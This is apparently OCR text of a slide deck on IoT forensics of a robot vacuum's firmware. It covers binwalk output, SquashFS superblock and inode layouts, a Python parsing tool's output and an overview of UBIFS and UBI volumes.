
```
tonix@layer7:/home/kido/FullBackupFW16552$ ls *.img
bootloader.img  nand.data.img  nand.kernel.img  nand.rootfs.img  nand.userfs.img
tonix@layer7:/home/kido/FullBackupFW16552$ binwalk nand.rootfs.img

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Squashfs filesystem, little endian, version 4.0, compression:gzip, size:
6560239 bytes, 515 inodes, blocksize: 131072 bytes, created: 2012-07-16 04:37:40
```

- Read-only file system which is used miniaturization devices and is High compression
  - Compress data, inode and directories
  - For preservation, more flexibility and faster execution speed than tar archive to users
  - Inode has different size for file types
  - zlib, LZMA(Lembel-Ziv-Markov chain Algorithm)

# About IoT Forensic


## Robot Vacuum

## Root File System



```
jsh@siftworkstation  ~/Desktop  ls ./Firmware_analysis
BackAll  bootloader.img  nand.data.img  nand.kernel.img  nand.rootfs.img  nand.userfs.img  passwd  passwd.txt  shadow
jsh@siftworkstation  ~/Desktop  file ./Firmware analysis/nand.rootfs.img
./Firmware_analysis/nand.rootfs.img: Squashfs filesystem, little endian, version 4.0, 6560239 bytes, 515 inodes, blocksiz
e: 131072 bytes, created: Mon Jul 16 13:37:40 2012
jsh@siftworkstation  ~/Desktop  
```

extracted Root File System Image




Structure of Squash File System

| Member_name | size | context |
|---|---|---|
| S_MAGIC | 4 Bytes | \x73\x71\x73\x68 |
| INODES | 4 Bytes | Number of inode |
| MKFS_TIME | 4 Bytes | Time for creating fs |
| BLOCK_SIZE | 4 Bytes | block size |
| FRAGMENTS | 4 Bytes | Number of fragment block |
| COMPRESSION | 2 Bytes | Crytographic algorithm |
| BLOCK_LOG | 2 Bytes | - |
| FLAGS | 2 Bytes | - |
| NO_IDS | 2 Bytes | Number of  using uid |
| …. | | |

# About IoT Forensic

## # Squash File System – Super Block




- Super Block
- Compression Options
- datablocks & fragments
- inode table
- fragment table
- export table
- uid/gid lookup table
- xattr table

| Member_name | size | context |
|---|---|---|
| S_MAGIC | 4 Bytes | '\x73\x71\x73\x68' |
| INODES | 4 Bytes | Number of inode |
| MKFS_TIME | 4 Bytes | Time that made fs |
| BLOCK_SIZE | 4 Bytes | block size |
| FRAGMENTS | 4 Bytes | Number of fragment block |
| COMPRESSION | 2 Bytes | Compression algotithm |
| BLOCK_LOG | 2 Bytes | - |
| FLAGS | 2 Bytes | - |
| NO_IDS | 2 Bytes | Number of using uid |

# About IoT Forensic

## # Squash File System – Super Block



Super Block

Compression Options

datablocks & fragments

inode table

fragment table


export table

uid/gid lookup table

xattr table

| Member_name | size | context |
|---|---|---|
| S_MAJOR | 2 Bytes | squash filesystem major number |
| S_MINOR | 2 Bytes | squash filesystem minor number |
| ROOT_INODE | 8 Bytes | root inode offset |
| BYTES_USED | 8 Bytes | Compressed fs size |
| ID_TABLE_START | 8 Bytes | id table offset |
| DIRECTORY_TABLE_START | 8 Bytes | directory table offset |
| FRAGMENT_TABLE_START | 8 Bytes | fragment table offset |
| LOOKUP_TABLE_START | 8 Bytes | lookup table offset |

# About IoT Forensic



Super Block

Compression Options

datablocks & fragments

inode table

fragment table

export table


uid/gid lookup table

xattr table

## # Squash File System – inode

| Member_name | size | context |
|---|---|---|
| INODE_TYPE | 2 Bytes | inode type |
| MODE | 2 Bytes | – |
| UID | 2 Bytes | uid value |
| GUID | 2 Bytes | guid value |
| MTIME | 4 Bytes | – |
| INODE_NUMBER | 4 Bytes | – |

# About IoT Forensic



Super Block

Compression Options

datablocks & fragments

inode table

fragment table

export table

uid/gid lookup table

xattr table


## # Squash File System – inode

| Member_name | size | context |
|---|---|---|
| XATTR_TABLE_START | 8 Bytes | xattr block location |
| XATTR_IDS | 4 Bytes | xattr id |
| UNUSED | 2 Bytes | – |

# About IoT Forensic

## <Squash File System Parsing Tool>

- Data Parsing  by each File system structure
- Extract File info from Firmware Binary
- Since then, Directory info, Time info, File name info are expected to extract




```
>>> import squashfs
>>> image = squashfs.SquashFsImage('./example/nand.rootfs.img')
>>> image.compressor
<compressor.ZlibCompressor instance at 0x102e764d0>
>>> image.view()
[+] s_magic : 0x73717368
[+] inodes : 0x203
[+] mkfs_time : 0x50039a94
[+] block_size : 0x20000
[+] fragments : 0x12
[+] compression : 0x1
[+] block_log : 0x11
[+] flags : 0xc0
[+] no_ids : 0x2
[+] s_major : 0x4
[+] s_minor : 0x0
[+] root_inode : 0x142a008c
[+] bytes_used : 0x6419ef
[+] id_table_start : 0x6419e7
[+] xattr_id_table_start : 0xffffffffffffffffL
[+] inode_table_start : 0x63ec98
[+] directory_table_start : 0x640130
[+] fragment_table_start : 0x6414d5
[+] lookup_table_start : 0x6419d5
```

# About IoT Forensic

## Squash File System


## Analysis Tool

- Check organization by each Entry



```
>>> import squashfs
>>> image = squashfs.SquashFsImage('./example/nand.rootfs.img')
>>> image.compressor
<compressor.ZlibCompressor instance at 0x102e764d0>
>>> image.view()
[+] s_magic : 0x73717368
[+] inodes : 0x203
[+] mkfs_time : 0x50039a94
[+] block_size : 0x20000
[+] fragments : 0x12
[+] compression : 0x1
[+] block_log : 0x11
[+] flags : 0xc0
[+] no_ids : 0x2
[+] s_major : 0x4
[+] s_minor : 0x0
[+] root_inode : 0x142a008c
[+] bytes_used : 0x6419ef
[+] id_table_start : 0x6419e7
[+] xattr_id_table_start : 0xffffffffffffffffL
[+] inode_table_start : 0x63ec98
[+] directory_table_start : 0x640130
[+] fragment_table_start : 0x6414d5
[+] lookup_table_start : 0x6419d5
```

- Check file list in Img




```
✘ simgiyong@tonix  ~/squashfs  master ●  python squashfs.py  ./example/nand.rootfs.img
[+] Directory :  52 root root 2012-04-05 23:27:40 201
[+] Directory :  20 root root 2012-07-16 13:32:07 921 /bin
[+] Directory :  20 root root 2012-07-16 13:32:07 921 /bin/addgroup
[+] Directory :  20 root root 2012-07-16 13:32:07 921 /bin/adduser
[+] Directory :  20 root root 2012-07-16 13:32:07 921 /bin/ash
[+] File :  226 root root 2007-12-27 20:54:20 727280 /bin/bash
[+] File :  241 root root 2007-12-27 20:54:19 7708 /bin/bashbug
[+] File :  236 root root 2008-10-23 14:18:46 581160 /bin/busybox
[+] File :  236 root root 2008-10-23 14:18:46 581160 /bin/cat
[+] File :  236 root root 2008-10-23 14:18:46 581160 /bin/chgrp
[+] File :  236 root root 2008-10-23 14:18:46 581160 /bin/chmod
[+] File :  236 root root 2008-10-23 14:18:46 581160 /bin/chown
[+] File :  236 root root 2008-10-23 14:18:46 581160 /bin/cp
[+] File :  236 root root 2008-10-23 14:18:46 581160 /bin/date
[+] File :  236 root root 2008-10-23 14:18:46 581160 /bin/dd
[+] File :  236 root root 2008-10-23 14:18:46 581160 /bin/delgroup
[+] File :  236 root root 2008-10-23 14:18:46 581160 /bin/deluser
[+] File :  236 root root 2008-10-23 14:18:46 581160 /bin/df
[+] File :  236 root root 2008-10-23 14:18:46 581160 /bin/dmesg
[+] File :  236 root root 2008-10-23 14:18:46 581160 /bin/echo
[+] File :  236 root root 2008-10-23 14:18:46 581160 /bin/egrep
[+] File :  236 root root 2008-10-23 14:18:46 581160 /bin/false
[+] File :  236 root root 2008-10-23 14:18:46 581160 /bin/fgrep
[+] File :  254 root root 2009-08-11 18:05:20 15645 /bin/flash_eraseall
```

# About IoT Forensic


## Robot Vacuum

## User File System




```
tonix@layer7:/home/kido/FullBackupFW16552$ binwalk nand.userfs.img

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             UBI erase count header, version: 1, EC: 0x2, VID header offset: 0x200, data offset:
0x800
512           0x200           UBI volume ID header, version: 1, type: 1, volume id: 0, size: 0
2048          0x800           UBIFS filesystem superblock node, CRC: 0xC1F1BA6E, flags: 0x0, min I/O unit size: 20
48, erase block size: 129024, erase block count: 1454, max erase blocks: 1454, format version: 4, compression type
: lzo
```

extracted User File System Image




UBI File System structure



# About IoT Forensic

## UBIFS Overview

- Do not operate on Block device(hard drive, MMC/SD card, USB flash drive, SSD, etc..),Designed to operate on raw flash
- In MMC/SD card, FTL(Flash Translation Layer) emulate internally raw flash like block device.
- UBIFS operate on UBI volume
- UBIFS keeps FS indexing information at flash media, thereby do not scan all media every time mount



UBI volume


SB(LEB0) | M(LEB1) | M(LEB2)

UBIFS

# About IoT Forensic

## UBI volume

- Organized logical eraseblock(LEB) that is little smaller tham PEB
- Three main operation(read LEB, write LEB, erase LEB)
- Because of following handling bad PEB in UBI, Bad LEB is not exist
- Can create/delete/change size at Run-time



## MTD device


- Organized physical eraseblock(PEB) whose size is 128KB
- Three main operation(read PEB, write PEB, erase PEB)
- Exist Bad PEB
- Cannot create/delete/change size at Run-time

# About IoT Forensic

- Volume management system for Raw flash device
  - Can manage various logical volumes from the physical flash device
  - Wear-leveling
  - Bad erase block check

- Provide abstract level, UBI volume
  - UBI maps logical erase block on physical erase block
  - UBI volume is set of continual logical erase blocks(LEBs)
  - UBI volume has two types – dynamic and static
  - Static volume is for reading, It's protected by CRC-32 checksum
  - Dynamic volume can read and write, It guarantee data integrity on higher level

- UBI API
  - Kernel API(include/linux/mtd/ubi.h)
  - User API(/dev/ubi0)




```
